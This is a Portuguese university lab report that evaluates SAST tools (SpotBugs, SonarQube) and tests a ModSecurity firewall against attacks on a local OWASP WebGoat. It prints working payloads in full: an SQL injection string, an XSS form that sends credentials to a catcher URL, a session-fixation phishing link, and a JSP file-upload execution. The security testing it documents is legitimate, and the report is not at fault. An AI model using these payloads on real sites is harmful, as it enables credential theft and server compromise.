Projeto: MO850

Relatório das Análises das Ferramentas de Segurança

Albany Pinho

Eduardo Ito

Lucas André

Maria Júlia

Tiago Trocoli

Histórico do Documento

Ação	Responsável	Data
Versão inicial	Eduardo Ito, Lucas	2019-07-26

Sumário

ATIVIDADE PRÁTICA SAST

OBJETIVO

A intenção desta seção é:

Atividades práticas SAST (em grupo)

- Instalar e configurar as ferramentas
- Achar o código fonte de uma aplicação vulnerável free/opensource (webgoat, SARD, Juliet, etc.)
- Varrer a aplicação com findbugs (com regras de segurança habilitadas)
- Varrer a aplicação com findbugs/Findsecbugs
- Varrer a aplicação com SonarQube (com regras de segurança habilitadas)
- Achar pelo menos um falso positivo em qualquer varredura (quanto mais melhor)
- Achar pelo menos um falso negativo em qualquer varredura (quanto mais melhor)
- Achar uma vulnerabilidade que foi descoberta por apenas 1 ferramenta
- Achar uma vulnerabilidade que não foi descoberta por qualquer ferramenta
- Extra: Qual a interseção entre as ferramentas?
- Extra: Quantas vulnerabilidades não foram encontradas pelas ferramentas?

SPOTBUGS

SARD GOOD FALSOS-POSITIVOS:

Potential CRLF Injection for logs - 25 casos: O spotbugs tratava um catch de IOException sendo colocado no logger como informação trazida de fora do sistema e portanto maliciosa.

Command Injection - 4 casos: Spotbugs não reconhece a classe ProcessBuilder como sendo usada para impedir que seja executado um comando não reconhecido.

Potential Path Traversal (file write) - 3 casos: O SpotBugs não reconhece o método allowed, que checa se o caminho do input é um dos caminhos válidos.

Potential Path Traversal (file read) - 1 caso - UncheckedErrorCondition_good_391: O Spotbugs identifica como sendo possível ler um arquivo, porém dentro da função, não há nenhum input possível, é um processo que independe de usuário.

Untrusted servlet parameter - 12 casos: Spotbugs não conseguiu visualizar que os dados que foram inseridos pelo cliente já haviam sido sanitizados previamente.

Foram achados casos de falso-positivo em 31 arquivos de teste, dos 35 totais, 88,5% dos casos, porém, todos os falso-positivos encontrados estavam contidos do rank 10-20, por tanto, não era necessário muito esforço para poder verificar eles.

SARD BAD POSITIVOS:

Command Injection - 4 casos: O SpotBugs identificou que a informação não havia sido filtrada, porém ele soltou o mesmo tipo de bug para os casos que estavam corretos, então não há confiabilidade nessa funcionalidade.

Servlet reflected cross site scripting vulnerability - 2 casos: Spotbugs identificou com sucesso que era escrito um parâmetro HTPP diretamente no servlet, sem passar por nenhuma filtr

agem, podendo ser inserido um código malicioso.

Potential Path Traversal (file write) - 3 casos: O SpotBugs identificou que a informação não havia sido filtrada, porém ele soltou o mesmo tipo de bug para os casos que estavam corretos, então não há confiabilidade nessa funcionalidade.

Potential SQL Injection - 3 casos: Conseguiu-se identificar que era feito um SQL request sem se filtrar e sanitizar a informação antes.

Potential JDBC Injection - 12 casos: Identificou-se que a partir dos arquivos, era facilmente possível que fosse executado por exemplo um JavaScript malicioso dentro do browser do cliente.

Untrusted servlet parameter - 11 casos: Não era feita a sanitização de maneira correta ao se ler GET e POST parameters de diferentes métodos antes de usa-las em APIs sensíveis.

SARD BAD FALSOS-POSITIVOS:

Potential CRLF Injection for logs - 24 casos:O spotbugs tratava um catch de IOException sendo colocado no logger como informação trazida de fora do sistema e portanto maliciosa.

Potential Path Traversal (file read) - 1 caso - UncheckedErrorCondition_391 : Não é possível o acesso a file de dentro do programa, apenas para criação.

SARD BAD FALSOS-NEGATIVOS

Aqui estão os tipos de caso em que o SpotBugs não foi capaz de verificar a falha de segurança:

Arquivos de HardCodedPassword (5 casos) que continham a senha para logar com permissão máxima estava contida no próprio código, apresentando uma séria vulnerabilidade no código que passou despercebida pelo programa.

LeftOverDebugCode_489: Não foi identificado que era possível obter permissão da root com um simples comando de -debug :root

Arquivos de NullPointerDereference (4 casos): Falha, uma vez que o usuário podia usar uma key desconhecida pelo sistema o que levaria a um NULL dereference exception.

TimeOfCheckTimeOfUse_367: O SportBugs não aponta que é possível mudança de estado de uma file enquanto está sendo usada, o que resulta em uma invalidação de resultados.

UncheckedErrorCondition_391: SpotBugs não identificou que foram ignorados possíveis erros ao tentar se criar um arquivo.

UnrestrictedLockOnCriticalResource_412: SpotBugs não identificou que o programa pega um resource lock, porém não o solta, impossibilitando a continuação de outras funcionalidades que usariam o lock.

ANÁLISE FINAL DO SPOTBUGS

Após analisar os 70 casos, 35 sem defeito e 35 com, o número de Falsos-Positivo foi muito grande, compondo quase que a maioria dos casos encontrados; Porém, o dado mais preocupante é o número de falsos-negativos, em que boa parte são sérias falhas de segurança que não podem ser passadas, uma vez que faz a aplicação muito suscetível a ataques de baixo esforço e alto impacto. Dos 35 casos de erro, o SpotBugs não foi capaz de “pegar” 13 deles, o que indica uma porcentagem de 37% dos erros passam na verificação.

SonarQube


A análise do SonarQube se apresenta com uma interface mais polida que o SpotBugs, porém pode-se perceber que ele anuncia muito mais flags por motivos simplistas, ele decide pecar pelo excesso, então o número de falsos positivos é enorme. Para exemplificar, sempre que o programa recebia um input, havia a indicação de uma falha de segurança para saber se a informação recebida era confiável, mesmo se mais tarde no programa ela era filtrada.
Por ultimo, o grupo não conseguiu usufruir dessa tool por muito tempo, conseguimos fazer funcionar apenas em um computador e após uns 20 minutos ele crashou. Os outros membros, quando tentaram instalar ou tiveram dificuldade com a versão do java ou para logar no SQB ou para realizar a varredura do código.

OBSERVAÇÃO DO SAST: Não foi possível instalar o SonarQube, a senha default necessária para abrir o Postgres não funcionou com nenhuma das conhecidas: root, admin, adminadmin, password, postgres entre as tentadas.

ATIVIDADE PRÁTICA DAST

OBJETIVO

A intenção desta seção é:



O OWASP top 10, de acordo com https://modsecurity.org/crs/, estão listados abaixo:


Foram escolhidos: SQLi, XSS, Session Fixation, RFI para os nossos testes.

INSTALAÇÃO

APACHE2.4, PROXY REVERSO, MODSECURITY2, OWASP ZAP, OWASP WEBGOAT

Instalação realizada está registrada em https://github.com/edbkei/MO850.

A arquitetura básica é como mostrada abaixo:



Atacante Firewall (on/off) Web Server (segurança c/problema)

CASOS DE TESTE

1. String SQL INJECTION

PRÉ-CONDIÇÃO: APACHE2.4, PROXY REVERSO, MODSECURITY2, OWASP ZAP, OWASP WEBGOAT. Firewall off inicialmente (SecRuleEngine DetectionOnly)

ACTION: Atacante emite um comando GET /WebGoat/attack?xxx (xxx representa alguma formação para construção do comando SQL, exemplo: `Snow' or 'a' = 'a`)de modo que se pretenda a gerar um SQL injection algo como SELECT * FROM user_data WHERE last_name = 'Snow' or 'a' = 'a'. WHERE é uma declaração sempre TRUE.

COMMENT: O papel desempenhado pelo OWASP ZAP pode ser desempenhado pelo atacante por meio de scripts ou por alguma ferramenta conhecida como o comando curl, browser, ou por ferramenta como o Postman.

RESULT: Ataque bem sucedido

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
101	Joe	Snow	987654321	VISA		0
101	Joe	Snow	2234200065411	MC		0
102	John	Smith	2435600002222	MC		0
102	John	Smith	4352209902222	AMEX		0
103	Jane	Plane	123456789	MC		0
103	Jane	Plane	333498703333	AMEX		0
10312	Jolly	Hershey	176896789	MC		0
10312	Jolly	Hershey	333300003333	AMEX		0

COMENTÁRIO: Lista de usuários, não apenas Snow

Pré-condição: APACHE2.4, PROXY REVERSO, MODSECURITY2, OWASP, OWASP WEBGOAT. Firewall on inicialmente (SecRuleEngine On)

ACTION: Atacante emite um comando GET /WebGoat/attack?xxx de modo que se pretenda a gerar um SQL injection algo como SELECT * FROM user_data WHERE last_name = 'Snow' or 'a' = 'a'. WHERE é uma declaração sempre TRUE.

RESULT: Nada acontece.

COMENTÁRIO: Ataque mal sucedido. Firewall efetivo contra String SQL Injection. O firewall não seria necessário se em projeto de design observasse critérios para a entrada de dados no formulário, não deixar muitas opções na variação de entrada de dados ou alocar algum filtro de detecção de padrão.

2. Cross-site Scripting (XSS)

PRÉ-CONDIÇÃO: APACHE2.4, PROXY REVERSO, MODSECURITY2, OWASP, OWASP WEBGOAT, BURP. Firewall off inicialmente (SecRuleEngine DetectionOnly)

ACTION: Atacante emite um comando POST /localhost:80/WebGoat/ com conteúdo:
</form><script>function hack(){ XSSImage=new Image; XSSImage.src="http://localhost/WebGoat/catcher?PROPERTY=yes&user="+

***document.phish.user.value + "&password=" + document.phish.pass.value + "";
alert("Had this been a real attack... Your credentials were just stolen. User Name = " +
document.phish.user.value + "Password = " + document.phish.pass.value);}
</script><form name="phish">


<HR><H3>This feature requires account
login:</H3 >

Enter Username:
<input type="text" name="user">
Enter
Password:
<input type="password" name = "pass">
<input type="submit"
name="login" value="login" onclick="hack()"></form>

<HR>*** . A ideia é realizar um phishing do usuário/senha na hora da entrada de dados no formulário.

COMMENT: O ataque pode ser realizado diretamente pelo robô que se abre com OWASP ZAP no browser.

RESULT: Ataque bem sucedido



COMENTÁRIO: Os dados do usuário e senha são refletidos.

PRÉ-CONDIÇÃO: APACHE2.4, PROXY REVERSO, MODSECURITY2, OWASP, OWASP WEBGOAT, BURP. Firewall on inicialmente (SecRuleEngine On)

ACTION: Mesmo ataque com o POST supra citado usando o BURP.

RESULT: Nada acontece no WebGoat. Resposta recebida pelo BURP.

HTTP/1.1 403 Forbidden

Date: Fri, 26 Jul 2019 23:10:32 GMT

Server: Apache/2.4.39 (Win64)

Content-Length: 229

Connection: close

Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">

<html><head>

<title>403 Forbidden</title>

</head><body>

<h1>Forbidden</h1>

You don't have permission to access /localhost:80/WebGoat

on this server.

</body></html>

COMENTÁRIO: Ataque mal sucedido. Firewall efetivo contra Ataque XSS. O firewall não seria necessário se em projeto de design observasse critérios para a entrada de dados no formulário, não deixar muitas opções na variação de entrada de dados ou alocar algum filtro de detecção de padrão.

3. Session Fixation

PRÉ-CONDIÇÃO: APACHE2.4, PROXY REVERSO, MODSECURITY2, OWASP, OWASP WEBGOAT, BURP. Firewall off inicialmente (SecRuleEngine DetectionOnly). Verificar se o proxy 127.0.0.1:80 está setado como proxy no firefox.

ACTION: O atacante tenta ganhar uma sessão da vítima por meio do link <a href=http://localhostattack?Screen=46&menu=320&SID=WHATEVER> embutido num corpo de email, se passando por um órgão financeiro. Espera-se que a vítima leve a sério o email e faça um clique no link enviado.





Figure 1: Prepared Mail

Stage 2:

Now you are Jane which receives the mail you wrote in stage 1. Point with the mouse on the link and you wi

RESULT: A vítima recebe o seguinte email.



You are: Victim Jane

* You completed stage 1!

Mail From: admin@webgoatfinancial.com

Dear MS. Plane

During the last week we had a few problems with our database. We have received many complaints regarding incorrect account details. Please use the following link to verify your account data:

Goat Hills Financial

We are sorry for the any inconvenience and thank you for your cooparation.

Your Goat Hills Financial Team


ACTION: A vítima dá um clique no link sugerido.

RESULT: O atacante ganhou uma sessão no terminal da vítima.


COMMENTS: Ataque bem sucedido com o firewall desligado (SecRuleEngine DetectionOnly).

ACTION: Repetir o teste anterior com o firewall ligado (SecRuleEngine On)

RESULT: Ataque mal sucedido. O email é recebido do mesmo jeito.



ACTION: Clique no link.


You are: Victim Jane
Mail From: admin@webgoatfinancial.com

Dear MS. Plane

During the last week we had a few problems with our database. We have received many complaints regarding incorrect account details. Please use the following link to verify your account data:


Goat Hills Financial

We are sorry for the any inconvenience and thank you for your cooparation.

Your Goat Hills Financial Team

Goat Hills Financial

RESULT: Nada é apresentado no redirecionamento do link.




COMENTÁRIO: O ataque foi mal sucedido e o firewall conseguiu bloquear o ataque de forma bem sucedida. O firewall não seria necessário se um antivírus fosse instalado no web server neste caso.


4. Remote File Inclusion

PRÉ-CONDIÇÃO: APACHE2.4, PROXY REVERSO, MODSECURITY2, OWASP, OWASP WEBGOAT, BURP. Firewall off inicialmente (SecRuleEngine DetectionOnly). Verificar se o proxy 127.0.0.1:80 está setado como proxy no firefox.

ACTION: O atacante tenta incluir um arquivo malicioso no servidor remoto web do WebGoat (no nosso caso .../MO850/webgoat/.extract/webapps/WebGoat) junto com outros arquivos de serviço *.jsp. No momento de fazer upload de imagem, o atacante deixa um arquivo executável (no nosso caso, um arquivo .jsp para ser executado a partir de um browser) que vai criar um arquivo .txt, de forma maliciosa, em algum diretório. O atacante inicialmente vai clicar em um browser na subpágina Malicious File Execution do WebGoat, conforme mostrado abaixo:



RESULT: Em vez de fazer apenas upload de uma imagem .png ou .jpg. Entre vários subdiretórios, o atacante navega exatamente onde estão os arquivos de serviço do WebServer WebGoat, conforme mostrado abaixo.



ACTION: O atacante vai tentar criar um arquivo test2.jsp contendo instrução em javascript para criar um arquivo guest.txt no subdiretório mfe_target. Este arquivo test2.jsp conterá a seguinte instrução apenas:

<HTML> <% java.io.File file = new java.io.File("C:\\Users\\.....\\MO850\\webgoat\\.extract\\webapps\\WebGoat\\mfe_target\\guest.txt"); file.createNewFile(); %> </HTML>


O arquivo test2.jsp poderá ser criado por editor de texto qualquer.

RESULT: Arquivo test2.jsp criado junto com outros serviços sob arquivos .jsp no diretório WebGoat.


ACTION: O atacante como não querendo nada apenas aponta o arquivo de imagem sofwaresecured.png para fazer o upload da imagem.

RESULT: File uploaded.

ACTION: Em seguida, o atacante tenta acessar o arquivo test2.jsp da seguinte maneira.



RESULT: Aparentemente nada ocorreu no browser, mas um arquivo guest.txt foi criado.



COMMENT: Ataque bem sucedido de execução remota de um arquivo. Firewall se encontra desativado.

ACTION: Repetir o teste anterior com o firewall ligado (SecRuleEngine On)

RESULT: Ataque bem sucedido de novo. O arquivo guest é criado mesmo assim.

COMENTÁRIO: O ataque foi bem sucedido e o firewall não conseguiu bloquear o ataque. Uma investigação mais detalhada é necessária, pois já foram incluídas as atualizações mais recentes de arquivos CRS.conf no Apache24, obtidas do https://coreruleset.org/installation/.

CONCLUSÃO DO DAST: O Apache2.4 foi corretamente instalado, bem como o WebGoat, conforme descrito no GitHub. O BURP também foi corretamente instalado. Porém OWASP ZAP foi instalado, mas a imagem do HUD, Iron Man, não aparece, nem com a instalação do

certificado do OWASP. Todas essas aplicações foram executadas em modo admin durante os testes.

O browser lançado a partir do ZAP emite aparentemente falso positivo, e às vezes, quando está com firewall On, outras vezes parece não funcionar com o SQLi. A falha parece intermitente e nunca o arquivo Error.log nunca registrou nenhum ataque SQLi.

Se um browser fosse lançado fora do ZAP, o SQLi funciona a contento, inclusive com registro no error.log como mostrado abaixo.

